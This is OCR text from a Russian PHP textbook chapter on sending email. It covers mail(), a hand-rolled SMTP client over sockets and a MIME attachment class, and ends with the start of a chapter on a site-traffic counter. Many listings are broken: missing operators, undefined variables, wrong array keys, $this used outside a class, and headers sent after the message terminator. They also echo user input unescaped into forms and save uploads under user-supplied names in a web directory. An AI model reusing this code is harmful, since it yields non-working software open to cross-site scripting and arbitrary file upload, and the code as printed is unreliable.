13.2.1. Функция *mail* для отправки сообщений электронной почты

Отправка почты средствами PHP осуществляется при помощи функции `mail()`:

```
bool mail(string to, string subject, string body
    [,string extra_headers] [,string extra_parameters])
```

Эта функция принимает следующие аргументы:

- `to` (адрес электронной почты получателя);
- `subject` (тема сообщения);
- `body` (текст сообщения);
- `extra_headers` (дополнительные заголовки, которые можно задать в сообщении);
- `extra_parameters` (дополнительные параметры, которые можно задать в сообщении).

Замечание

Поля `subject` и `body` для темы сообщения и его тела могут быть пустыми строками.

Рассмотрим несколько примеров работы с функцией `mail` и разработаем скрипт для отправки сообщений. Простой пример использования функции приведен в листинге 13.1.

```
<?php
  mail("kuznetsov@softtime.ru", "Привет!", "1строка\n2строка\n3строка" )
?>
```

В этом примере на адрес **kuznetsov@softtime.ru** будет отправлено сообщение с темой `Привет` и текстом

```
1строка
2строка
3строка
```

Замечание

Для совместимости с ОС Windows каждую строку в почтовых сообщениях необходимо заканчивать символом `\r\n`.

В листинге 13.2 показан пример использования необязательного параметра `extra_headers`, содержащего дополнительный заголовок `From`.

```
<?php
  mail("kuznetsov@softtime.ru", "Привет!", $msg,
```

```
        "From: admin@softtime.ru");
?>
```

Если требуется указать несколько дополнительных полей, они соединяются в одну строку символом объединения (точкой), например, как в листинге 13.3.

```
<?php
  $msg   "Содержимое письма";
  mail("kuznetsov@softtime.ru", "Привет!", $msg,
        "From: admin@{$_SERVER['SERVER_NAME']}\r\n".
        "Reply-To: admin@{$_SERVER['SERVER_NAME']}\r\n".
        "X-Mailer: PHP/".phpversion());
```

В этом примере в поля `From` и `Reply-To` подставляется адрес вида **admin@имя_сервера**. При этом имя сервера возвращается из суперглобального массива `$_SERVER`. В пользовательском поле `X-Mailer` в качестве программы-отправителя указывается PHP той версии, которая установлена на сервере. Версия PHP возвращается с помощью функции `phpversion()`.

Необязательный параметр `extra_parameters`, пример использования которого приведен в листинге 13.4.

```
<?php
  $msg = "Содержимое письма";
  mail("kuznetsov@softtime.ru", "Привет!", $msg,
        "From: admin@{$_SERVER['SERVER_NAME']}",
        "-fwebmaster@{$_SERVER['SERVER_NAME']}");
?>
```

Ниже разработан скрипт отправки сообщений с помощью функции `mail()`, в котором сообщения отправляются на адрес, введенный пользователем. Код формы для ввода адреса и сообщения содержится в файле form_mail.php и приведен в листинге 13.5.

```
<HTML>
<HEAD>
 <TITLE>Отправка сообщения</TITLE>
</HEAD>
<BODY>
<H3> <? print "<center>"; ?> <font color=#1E90FF> Отправка сообщения
</font></H3>
<center>
 <table width=1 border=0>
 <form action=simple_mail.php method=post>
 <input type=hidden name=action value=post>
 <tr>
  <td
   width=50%>To:
  </td>
  <td
   align=right><input type=text name=mail_to maxlength=32
   value='<? echo $mail_to; ?>'>
  </td>
 </tr>
 <tr>
  <td
   width=50%>Subject:
  </td>
  <td
   align=right><input type=text name=mail_subject maxlength=64
   value='<? echo $mail_subject; ?>'>
  </td>
 </tr>
 <tr>
  <td
   colspan=2>Сообщение:<br>
   <textarea
    cols=50 rows=8 name=mail_msg><? echo $mail_msg; ?>
   </textarea>
  </td>
 </tr>
```

```
 <tr><
  td colspan=2><input type=submit value='Отправить'>
  </td>
 </tr>
 </form>
 </table>
</center>
</BODY>
</HTML>
```

Внешний вид HTML-формы показан на рис. 13.1.




Рис. 13.1. Форма для отправки сообщения электронной почты

Код обработчика этой формы содержится в файле simple_mail.php и приведен в листинге 13.6.

```
<?php
$action = $_POST["action"];
if (!empty($action))
{
  if(!empty($mail_to))
  {
    // проверяем правильность заполнения с помощью регулярного выражения
    if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $mail_to))
    {
      $action = "";
      echo("Введите адрес в виде somebody@server.com");
      exit();
    }
    $mail_subject = trim($mail_subject);
    $mail_msg = trim($mail_msg);
    $mail_to = substr($_POST["mail_to"],0,32);
    $mail_to = htmlspecialchars(stripslashes($mail_to));
    $mail_subject = substr($_POST["mail_subject"],0,64);
    $mail_subject = htmlspecialchars(stripslashes($mail_subject));
    $mail_msg = substr($_POST["mail_msg"],0,1024);
    // формируем сообщение
    if(mail($mail_to, $mail_subject, $mail_msg))
    {
      echo("Сообщение успешно отправлено");
    }
    else
    {
      echo("При отправлении сообщения произошла ошибка");
    }

  }
  else
  {
    echo("Введите адрес получателя");
  }
}
?>
```

Замечание

Часто при отправке сообщений с сайта в форме для отправки сообщений присутствует только поле для ввода сообщения. В системе же администрирования этого блока содержится поле для ввода адресов, на которые будут приходить сообщения с сайта. Адреса при этом хранятся в файле или базе данных.

Замечание

Часто при отправке сообщений с сервера необходимо преобразовать кодировку сообщений. Для этого следует воспользоваться функцией `convert_cyr_string()`.

Функция `mail()` будет работать только в том случае, если на машине, где выполняется скрипт с ее использованием, установлен почтовый транспортный агент (MTA). Если у вас на компьютере нет какого-либо запущенного MTA либо удаленного SMTP-сервера, предоставляющего доступ к вашей машине, то функция `mail` работать не будет. В состав практически любого дистрибутива UNIX входит `sendmail`, выполняющий его функции, в то время как в операционной системе Windows для этого требуется установка стороннего транспортного агента (MTA).

Свойства локального почтового агента задаются в разделе `[mail function]` файла настроек php.ini. Этот раздел файла выглядит следующим образом (листинг 13.7).

Листинг 13.7

```
[mail function]
;For Win32 only.
SMTP = localhost
;For Win32 only.
sendmail_from = me@example.com
;For Unix only.
;sendmail_path =
;mail.force_extra_parameters =
```

Первые две строки имеют смысл только при использовании на Windows-платформе и устанавливают удаленный SMTP-сервер, которым вы можете воспользоваться для отправки сообщений (первая строка устанавливает SMTP-сервер, а вторая — адрес отправителя). Для того чтобы сообщения могли отправляться, удаленный SMTP-сервер должен поддерживать ретрансляцию, иначе письма будут возвращаться с сообщением об ошибке.

Отправить сообщение с локальной машины можно, не имея ни одного установленного почтового сервера и не прибегая к функции `mail`. Для этого необ-

ходимо разработать приложение SMTP-клиента, которое будет соединяться с любым удаленным SMTP-сервером. В PHP отсутствуют функции для работы с SMTP-серверами, поэтому в следующем разделе этой главы будет разработана собственная функция для работы с удаленным SMTP-сервером.

13.2.2. Функция для работы с удаленным SMTP-сервером

В этом разделе будет создана функция для отправки сообщений электронной почты, которая будет соединятся с удаленным SMTP-сервером и организовывать SMTP-сеанс, во время которого будет происходить отправка сообщения. Код функции приведен в листинге 13.8.

```
<?php
// функция отправки сообщения: открывает сокет, ведет диалог с сервером,
// записывает данные, закрывает сокет
function send($server, $to, $from, $subject="",$msg, $headers="")
{
   // формируем поля заголовка
  $headers="To: $to\nFrom: $from\nSubject: $subject\nX-Mailer: My
            Mailer\n$headers";
  // соединяемся с сервером по порту 25, при этом переменная $fp
  // содержит дескриптор соединения
  $fp = fsockopen($server, 25, &$errno, &$errstr, 30);
  if (!$fp) die("Server $server. Connection failed: $errno, $errstr");
  // если соединение прошло успешно, производим запись данных в сокет,
  // т. е. открываем наш SMTP-сеанс с удаленным сервером $server
  fputs($fp,"HELO $server\n"); // здороваемся с сервером
  // посылаем поле from
  fputs($fp,"MAIL FROM: $from\n");
  // посылаем поле To
  fputs($fp,"RCPT TO: $to\n");
  // посылаем поле Data
  fputs($fp,"DATA\n");
  // посылаем сообщение, которое содержится в переменной $msg
  fputs($fp,"$msg\r\n".".\r\n");
  // посылаем заголовки
  fputs($fp,$this->headers);
```

```
  if (strlen($headers))
    fputs($fp,"$headers\n");
  // завершаем SMTP-сеанс
  fputs($fp,"\n.\nQUIT\n");
  // завершаем соединение
  fclose($fp);
  }
}
// отправка сообщения
send('mx2.yandex.ru',       // почтовый ретранслятор сервера yandex
     'mail@yandex.ru',      // кому
     'mail@softtime.ru',    // от кого
     'Hello!',              // тема
     'Привет!');            // сообщение
?>
```

В начале функции происходит соединение с почтовым ретранслятором удаленного SMTP-сервера по 25 порту с помощью функции `fsockopen()`, работа с которой была подробно рассмотрена в *главе 4*. Затем серверу отправляются SMTP-команды, которые приведены выше в этой главе. Текст сообщения должен заканчиваться строкой на отдельной странице, поэтому точка обязательно должна присутствовать в строке отправки текста сообщения:

```
fputs($fp, "$msg\r\n.\r\n");
```

Узнать, какое имя имеют почтовые ретрансляторы конкретного SMTP-сервера, можно при помощи следующего скрипта, выводящего список почтовых ретрансляторов заданного сервера и их приоритет (листинг 13.9).

```
<?php
  // некоторый адрес электронной почты
  $email="mail@yandex.ru";
  // разбиваем адрес на массив из двух элементов: имени почтового ящика
  // и имени почтового сервера
  $email_arr = explode("@" , $email);
  // заносим в переменную $host имя почтового сервера
  $host = $email_arr[1];
  // далее определяем список почтовых ретрансляторов сервера $host
```

```
  // и выводим их с указанием значений предпочтения
  getmxrr($host, $mxhostsarr, $weight);
  echo "На $email письма могут отправляться через следующие хосты:<br>";
  for ($i=0; $i < count($mxhostsarr); $i++)
  {
    echo ("$mxhostsarr[$i] - $weight[$i]<br>");
  }
?>
```

В этом скрипте используется функция `getmxrr`, возвращающая список почтовых ретрансляторов. Синтаксис функции:

```
string getmxrr(string hostname, array mxhost, [, array weight])
```

Эта функция принимает в качестве аргумента имя хоста `hostname` в данном домене и заполняет массив `mxhost` списком почтовых ретрансляторов этого домена. Если указан третий необязательный аргумент `weight`, то функция заполняет его значениями предпочтения, которые возвращает ей почтовый ретранслятор. К примеру, для адреса **mail@yandex.ru** скрипт из листинга 13.9 вернет следующий список почтовых ретрансляторов, через которые происходит отправка писем SMTP-сервером Yandex:

```
mx2.yandex.ru - 10
mx1.yandex.ru - 0
```

Замечание

Названия и количество почтовых ретрансляторов SMTP-серверов имеют свойство часто изменяться.

Скрипт в листинге 13.8 можно дополнить таким образом, чтобы получать ответы сервера. Для этого после строки, в которой посылается команда завершения сеанса, необходимо разместить следующий код (листинг 13.10).

```
while (!feof($fp))
{
  echo (str_replace(":",":      ",
                    fgets ($fp,128)).".<br>");
}
```

Возможные коды ответа SMTP-сервера приведены в табл. 13.1.

Таблица 13.1. Коды ответов SMTP-сервера

Команда	Код ответа
Установление соединения	Успех: 220 Ошибка: 421
HELO	Успех: 250 Ошибка: 421, 500, 501, 504
MAIL FROM	Успех: 250 Ошибка: 421, 500, 501
RCPT TO	Успех: 220 Ошибка: 421, 500, 501, 503, 550-553, 450-452
DATA	До отправки данных: Успех: 354 Ошибка: 421, 451, 500, 501, 554 После отправки данных. Успех: 250 Ошибка: 451, 452, 552, 554
QUIT	Успех: 221 Ошибка: 500

Ответ сервера может иметь, к примеру, следующий вид (листинг 13.11).

```
220 oryx.nodex.ru ESMTP // успешное соединение с сервером nodex.ru
250 oryx.nodex.ru // команда HELO послана успешно
250 ok // команда MAIL FROM послана успешно
250 ok // команда RCPT TO послана успешно
354 go ahead // команда DATA послана успешно
250 ok 1090071704 qp 5913 // данные тоже успешно посланы
221 oryx.nodex.ru // соединение завершено успешно
```

13.3. Отправка сообщений с вложениями

Для отправки сообщений электронной почты с вложениями необходимо использование MIME — спецификации, расширяющей возможности стандартной электронной почты.

Замечание

Аббревиатура MIME переводится как "многоцелевые расширения почты Интернета" (Multipurpose Internet Mail Extensions), эта спецификация описана в RFC 2045-2049.

Спецификация MIME позволяет расширить возможности обычной электронной почты для решения следующих задач:

- пересылки 8-битовых текстов и 8-битовых символов в заголовке сообщения;
- пересылки двоичных данных любого типа (графика, аудио, видео и т. д.);
- поддержки сложных типов сообщений (к примеру, сообщений, содержащих данные различных типов).

Для выполнения этих задач в спецификации MIME вводятся два дополнительных типа заголовков (`Content-Type` и `Content-Transfer-Encoding`) и заголовок `MIME-Version: 1.0`.

Этот заголовок определяет версию MIME (в настоящий момент 1.0) и указывает пользовательскому почтовому агенту, что данное сообщение составлено в соответствии со спецификацией MIME и не является простым почтовым сообщением стандарта RFC2822.

Заголовок `Content-Type` определяет тип данных, которые содержатся в сообщении, а заголовок `Content-Transfer-Encoding` определяет способ представления этих данных.

Замечание

MIME-типы используются не только в электронной почте, но и в Web — для определения типов данных, пересылаемых между сервером и браузером пользователя.

13.3.1. Типы данных (поля заголовка *Content-Type*)

Заголовок `Content-Type` имеет следующий формат:

```
Content-Type: тип/подтип
```

Для некоторых типов данных необходимо также присутствие параметров, в этом случае этот заголовок записывается в следующем формате:

```
Content-Type: тип/подтип ; параметр=значение_параметра;
```

Ниже приведены наиболее распространенные типы данных.

- `text`

  Тип `text` обозначает текстовые данные, в том числе и 8-битовой кодировки. Распространенные подтипы: `text/plain` и `text/html`. Необяза-

тельный параметр: `charset=название_кодировки`. Кодировки могут быть следующими:

- `us-ascii` (текст, только семибитные символы);
- кириллица: `koi8-r`, `windows-1251`, `iso8859-5`.

Если кодировка не указана, по умолчанию считается, что используется колировка `us-ascii`.

Пример заголовка:

```
Content-Type: text/html; charset=koi8-r;
```

- `audio`

Тип `audio` описывает звуковые данные. Возможные подтипы: `audio/mpeg`, `audio/x-realaudio`.

Пример:

```
Content-Type: audio/mpeg
```

- `video`

Тип `video` описывает видеоданные. Возможные подтипы: `video/mpeg`, `video/quicktime`.

Пример:

```
Content-Type: video/mpeg
```

- `image`

Данные этого типа представляют изображения. Возможные подтипы: `image/gif`, `image/jpeg`.

- `application`

Тип `application` предназначен для обозначения двоичных данных, предназначенных для обработки какой-либо конкретной прикладной программой. Этот тип содержит большое количество подтипов, к примеру, таких как: `application/msword`, `application/rar`, `application/postscript` и т. д. Если неизвестно, какой программой будут обрабатываться данные, используется универсальный подтип `application/octet-stream`. К примеру:

```
Content-Type: application/octet-stream
```

- `message`

Тип `message` указывает на то, что сообщение такого типа содержит в своем теле еще одно сообщение. Основной подтип: `message/rfc822`.

Замечание

Указанный подтип, как правило, используется при переадресации сообщений. В этом случае нередко используется термин *инкапсуляция почтовых сообщений*.

- `multipart`

  Тип `multipart` говорит о том, что сообщение является составным, т. е. состоит из нескольких частей, каждая из которых имеет свои заголовки и тело. Как правило, при работе с данным типом используется подтип `multipart/mixed`, говорящий о том, что каждая часть письма может содержать данные любого типа. Данный подтип имеют сообщения с вложениями.

Разделы почтового сообщения отделяются друг от друга при помощи разделителя, представляющего собой уникальный набор символов. Разделитель является значением обязательного параметра `boundary`. При разграничении частей сообщение значения этого параметра предваряется двумя минусами (даже в том случае, если уникальный набор символов уже содержит в своем составе два минуса). Каждый раздел в составном сообщении должен состоять из заголовков и данных, которые отделены друг от друга пустой строкой. Строка разделителя, следующая за последней частью письма, отличается от обычного разделителя тем, что за параметром `boundary` следуют два дефиса, говорящие о том, что других частей в письме больше нет.

13.3.2. Способ представления данных (поля заголовка *Content-Transfer-Encoding*)

Указанный заголовок определяет, закодированы ли данные, и если да, то каким-образом.

- `Content-Transfer-Encoding: 7bit`

  Этот заголовок обозначает текст в кодировке `us-ascii`, т. е. данные помещаются в тело сообщения так, как они есть.

- `Content-Transfer-Encoding: 8bit`

  Как видно из названия, этот заголовок определяет 8-битовый текст. Данные также помещаются в тело сообщения в том виде, в каком они есть.

- `Content-Transfer-Encoding: binary`

  Заголовок, обозначающий двоичные данные, помещаемые в тело сообщения, как они есть. Этот заголовок, как правило, не используется.

- `Content-Transfer-Encoding: quoted-printable`

  Заголовок представляет собой восьмибитовый закодированный текст.

- `Content-Transfer-Encoding: base64`

  Указанный заголовок определяет двоичные данные произвольного вида, закодированные по алгоритму Base64. Данный заголовок применяется очень часто, так как алгоритм Base64 является более экономичным, чем алгоритм, которым кодируются символы в предыдущем заголовке.

13.3.3. Заголовок *Content-Disposition*

Необязательный заголовок `Content-Disposition` предназначен для указания пользовательскому почтовому агенту, каким образом отображать содержимое просматриваемого раздела. Данный заголовок имеет два значения:

- `inline` (автоматическое отображение содержимого раздела при его просмотре пользователем; если сообщение содержит вложенный файл, то он автоматически отобразится после текста сообщения);
- `attachment` (в этом случае пользователь должен открыть вложение самостоятельно).

13.3.4. Класс, реализующий пересылку вложенных файлов

В этом разделе мы расширим ранее созданное приложение для отправки сообщений, разработав класс, реализующий отправку сообщений с вложенными файлами. Приложение состоит из трех файлов: index.php, sendmail.php и classmail.php.

Файл index.php представляет собой HTML-форму, код которой приведен в листинге 13.12.

```
<HTML>
<HEAD>
 <TITLE>Отправка сообщения с вложением</TITLE>
</HEAD>
<BODY>
<H3> <? print "<center>"; ?> <font color=#1E90FF> Отправка сообщения
</font></H3>
<center>
 <table width=1 border=0>
 <form action=sendmail.php method=post>
 <tr>
  <td width=50%>To: </td>
  <td align=right><input type=text name=mail_to maxlength=32
   value='<? echo $mail_to; ?>'>
  </td>
 </tr>
 <tr>
```

```
  <td width=50%>Subject:</td>
  <td align=right><input type=text name=mail_subject maxlength=64
   value='<? echo $mail_subject; ?>'>
  </td>
 </tr>
 <tr>
  <td width=50%>Вложение:</td>
  <td align=right><input type=file name=mail_file maxlength=64
   value='<? echo $mail_file; ?>'>
  </td>
 </tr>
 <tr>
  <td colspan=2>Сообщение:<br>
   <textarea cols=50 rows=8 name=mail_msg><? echo $mail_msg;
?></textarea>
  </td>
 </tr>
 <tr><td colspan=2><input type=submit value='Отправить'></td>
 </tr>
 </form>
 </table>
</center>
</BODY>
</HTML>
```

Обработчик формы реализован в файле sendmail.php (листинг 13.13).

```
<?php
  // Включаем класс отправки письма
  include "classmail.php";
  //////////////////////////////////////////////////////
  // Блок проверки данных
  //////////////////////////////////////////////////////
  // Проверяем, введено ли сообщение
  if (!isset($_POST['mail_msg'])):
  {
    echo("Введите тело сообщения");
```

```
  exit();
}
// Проверяем, введен ли адрес получателя
if(!isset($_POST['mail_to']))
{
  echo("Введите адрес получателя");
  exit();
}
// Проверяем корректность e-mail
if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $mail_to))
{
  echo("Введите адрес в виде somebody@server.com");
  exit();
}
$path = 0;
// Если поле вложения не пусто - копируем
// его из временного каталога в каталог /files
if (!empty($_FILES['mail_file']['tmp_name']))
{
  // Формируем путь
  $path = "files/".$_FILES['mail_file']['name'];
  // Перемещаем файл из временной директории сервера
  // в директорию /files Web-приложения
  if (copy($_FILES['mail_file']['tmp_name'], $path))
  {
    // Уничтожаем файл во временной директории
    unlink($_FILES['image']['tmp_name']);
  }
}
////////////////////////////////////////////////////////
// Блок отправки письма
////////////////////////////////////////////////////////
// Объявляем объект класса classmail
$mail = new classmail();
// Если поле для вложений не пусто, добавляем
// его к письму
if(!empty($path)) $mail->add_attachment($path);
// Формируем письмо
$mail->build_message();
```

```
  // Отправляем письмо
  $mail->send('mx2.yandex.ru',    // почтовый ретранслятор сервера yandex
              $_POST["mail_to"],  // кому
              'ttt@softtime.ru',  // от кого
              $_POST["mail_subject"], // тема
              $_POST["msg"]);         // сообщение
?>
```

Код класса, реализующего присоединение вложенных файлов, приведен в листинге 13.14.


```
<?php
////////////////////////////////////////////////////////////
// Класс для отправки e-mail с вложением
////////////////////////////////////////////////////////////
class classmail
{
  var $headers;
  var $multipart;
  var $mime;
  // С помощью этого массива в сообщение вкладывается нужное количество
  // вложений
  var $parts = array();

  // Метод, добавляющий MIME-заголовок в дополнение к обычному
  public function mime_mail($headers="")
  {
    $this->headers=$headers;
  }

  // Метод, который открывает файл и переносит
  // его содержимое в переменную, выставляя
  // соответствующую кодировку (application/octet-stream)
  public function add_attachment($path="",
                  $encoding_type="application/octet-stream")
  {
    // Если файл не существует, выходим из метода
    if (!file_exists($path))
```

```
    {
      echo "Файл $path не найден";
      return;
    }
    // Открываем файл
    $fp = fopen($path, "r");
    if (!$fp)
    {
      print "Файл $path не может быть прочитан";
      return;
    }
    // Читаем содержимое файла во временную переменную
    $file = fread($fp, filesize($path));
    // Закрываем файл
    fclose($fp);
    // файл заносим в массив parts[], элементами которого являются
    // тело файла, имя файла и кодировка файла
    $this->parts[]=array("body"=>$file,
    "file_name"=>$file_name, "encoding_type"=>$encoding_type);
  }

  // Внутренний метод, формирующий часть письма, независимо от того,
  // содержит оно вложение или нет
  private function build_part($i)
  {
    $message_part = "";
    // выставляем кодировку encoding_type (application/octet-stream)
    $message_part .= "Content-Type: ".$this->parts[$i]["encoding_type"];
    // если имеется вложение, присоединяем его к письму
    if ($this->parts[$i]["file_name"] != "")
       $message_part .= "; file_name = \"".$this->parts[$i]["file_name"].
                                          "\"\n";
    else // иначе присоединяем пустую строку
       $message_part .= "\n";

    // указываем значение заголовка Content-Transfer-Encoding
    $message_part .= "Content-Transfer-Encoding: base64\n";
    // указываем необязательный заголовок в значении attachment
    // (чтобы файлы не открывались самопроизвольно) с параметром
```

```
    // filename
    $message_part .=" Content-Disposition: attachment; filename = \"".
       $this->parts[$i]["file_name"]."\"\n\n";
    // кодируем содержимое файла в одну большую строку и разделяем ее
    // на группы по 76 символов, поскольку именно такое значение
    // является максимально допустимой длиной строки для
    // закодированных данных
    $message_part .= chunk_split(base64_encode
                    ($this->parts[$i]["body"])."\n";
    return $message_part;
  }

  // Метод, формирующий письмо
  public function build_message()
  {
    // генерируем уникальный разделитель
    $boundary = "--".md5(uniqid(time())); // генерируем разделитель
    // передаем в заголовке версию MIME
    $this->headers .= "MIME-Version: 1.0\n";
    // устанавливаем заголовок Content-Type в значение
    // multipart/mixed с параметром boundary
    $this->headers .= "Content-Type: multipart/mixed;
                       boundary=\"$boundary\"\n";
    // собираем все части письма, ограничивая каждую из
    // них разделителем $boundary
    for ($i = (count($this->parts) - 1); $i >= 0; $i--)
      $this->multipart .= "--$boundary\n".$this->build_part($i);
    // формируем завершающий разделитель,
    // говорящий о том, что части письма закончились
    $this->mime = "$this->multipart--$boundary--\n";
  }

  // Метод отправки сообщения, аналогичный разработанному
  // в листинге 13.8 методу отправки сообщений через удаленный
  // SMTP-сервер
  public function send($server, $to, $from, $subject="", $msg,
                       $headers="")
  {
    // формируем заголовки сообщения
```

```
    $headers="To: $to\nFrom: $from\nSubject: $subject\nX-Mailer: My
              Mailer\n$headers";
    // Открываем сокет по 25 порту
    $fp = fsockopen($server, 25, &$errno, &$errstr, 30);
    if (!$fp)
     die("Server $server. Connection failed: $errno, $errstr");
    fputs($fp, "HELO $server\n");
    fputs($fp, "MAIL FROM: $from\n");
    fputs($fp, "RCPT TO: $to\n");
    fputs($fp, "DATA\n");
    fputs($fp,"$msg\r\n".".".".\r\n");
    fputs($fp, $this->headers);
    if (strlen($headers))
      fputs($fp, "$headers\n");
    fputs($fp, $this->mime);
    fputs($fp, "\n.\nQUIT\n");
    // Закрываем сокет
    fclose($fp);
  }
}
?>
```

Глава 14



Система анализа посещаемости сайта

В данной главе будет разработана система анализа посещаемости сайта — PowerCounter. Крупный корпоративный сайт не может обойтись обычным счетчиком посещений, так как администратору сайта необходимо контролировать множество параметров:

- общее число хитов и хостов для сайта в целом и каждой страницы в отдельности;
- число посещений с поисковых систем и других ресурсов, где расположена ссылка на сайт;
- IP-адреса и время посещения сайта каждым из посетителей;
- ключевые слова, по которым сайт был найден в поисковых системах;
- количество роботов, посещающих сайт;
- тип и версия операционной системы и браузера посетителя и др.

Время, когда счетчик представлял собой простейший скрипт на PHP или Perl и файл, в котором хранилось число посещений, увеличиваемое на единицу при обращении к страницам сайта, безвозвратно ушло. Теперь счетчики посещений являются серьезными Web-приложениями, требующими тщательного проектирования и разработки.

14.1. Описание системы PowerCounter

Ниже приводятся сведения, которые должна собирать система сбора и анализа статистической информации по посещаемости сайта.

- Количество хостов (уникальных IP-адресов), хитов (общее число загрузок страниц) и засчитанных хитов (общее число загруженных страниц без учета переходов со страниц сайта, для которого производится анализ) как по сайту в целом, так и по каждой странице.

- Статистика по используемым посетителями операционным системам и браузерам.
- Информация по IP-адресам и времени последнего посещения сайта каждым из посетителей.
- Количество посещений сайта роботами наиболее известных поисковых систем (Rambler, Google, Yandex и Aport).
- Информация по количеству посетителей, пришедших на сайт с поисковых систем (Rambler, Google, Yandex и Aport), а также поисковым запросам, используемым ими.
- Количество посещений сайта со страниц, на которых расположены ссылки на сайт.

Информация должна предоставляться как по каждой странице сайта, так и для всего сайта в целом. Количество посещений выводится в виде таблицы для 5 временных интервалов: за текущий день, за вчерашний день, за 7 дней, за 30 дней и за все время сбора статистики.

Перечисленные выше требования будут реализованы в системе PowerCounter, описываемой в данном разделе.

Система PowerCounter содержит служебную информацию о посещаемости сайта, и ее пользователями являются администраторы сайтов или их владельцы. Рассмотрим интерфейс системы. При входе на страницу администрирования первой открывается страница **Хосты и хиты** (рис. 14.1).




Рис. 14.1. Страница Хосты и хиты

При открытии этой страницы в первый раз выводится таблица, содержащая информацию о количестве хостов, засчитанных хитов и всех хитов для всех страниц сайта за пять временных периодов (сегодня, вчера, за неделю, за месяц, за все время).

Заголовки столбцов таблицы являются гиперссылками. Нажатие на ссылку **Сегодня** или **Вчера** приводит к открытию страницы **Хосты и хиты с группировкой по часам**, на которой отражено распределение хостов и хитов по часам в течение текущих или прошедших суток соответственно (рис. 14.2).

Рис. 14.2. Страница Хосты и хиты с группировкой по часам

Переход по гиперссылке **За 7 дней** таблицы хостов и хитов (см. рис. 14.1) приведет к открытию страницы **Хосты и хиты за последние 7 дней**, на которой отражено распределение хостов и хитов по дням недели (рис. 14.3).

